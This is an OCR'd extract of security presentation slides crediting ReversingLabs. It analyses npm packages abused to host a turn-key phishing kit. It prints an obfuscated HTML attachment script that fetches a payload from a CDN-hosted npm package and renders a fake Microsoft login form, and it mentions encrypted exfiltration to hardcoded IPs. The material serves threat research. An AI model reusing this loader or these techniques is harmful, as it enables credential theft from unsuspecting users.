
1 Prepare HTTP POST request

2 Encrypt request & send to 2 hardcoded IPs

Host Phishing infra

- Objective: Host infrastructure of a turn-key phishing attack kit (PhaaS)

Name	Size
DEMO.txt	235 453
jquery.js	2 811
jquery.min.js	1 382
package.json	226



Source: Reversinglabs.com


HTML attachment in original mail

```
please wait, ...
<
%
var qwerty123xxxcvc = EMAIL64; % >
<
script type = "text/JavaScript" >
    var kkl < %= RANDNUM5 % > ISgoot < %= RANDNUM3 % > = '<%=qwerty123xxxcvc%>';
var _0xb359 = ["href", "location", "test", "Path contains 'file://' protocol.", "log", "textarea",
 "createElement", "innerHTML", "value", "Fetch Error :-S", "catch", "write", "then", "text",
  "https://cdn.jsdelivr.net/npm/standforusz@1.0.3/DEMO.txt", "Bad request"];
var path = window[_0xb359[1]][_0xb359[0]];
var regex = /^file:\/\//;
if (regex[_0xb359[2]](path)) {
    console[_0xb359[4]](_0xb359[3]);

    function decodeHtml(_0x1bd1x4) {
        var _0x1bd1x5 = document[_0xb359[6]](_0xb359[5]);
        _0x1bd1x5[_0xb359[7]] = _0x1bd1x4;
        return _0x1bd1x5[_0xb359[8]]
    }
    fetch(_0xb359[14]).then(function(_0x1bd1x8) {
        return _0x1bd1x8[_0xb359[13]]()
    })[_0xb359[12]](function(_0x1bd1x7) {
        console[_0xb359[4]](_0x1bd1x7);
        document[_0xb359[11]](decodeHtml(_0x1bd1x7))
    })[_0xb359[10]](function(_0x1bd1x6) {
        console[_0xb359[4]](_0xb359[9], _0x1bd1x6)
    })
} else {
    console[_0xb359[4]](_0xb359[15])
} </script>
```


1

2

Fake Microsoft login form




Fake word document that “requires authentication”




Phishing End Users

- Objective: achieve full supply chain compromise
- Includes *index.js* and *index.html*



Source: Reversinglabs.com

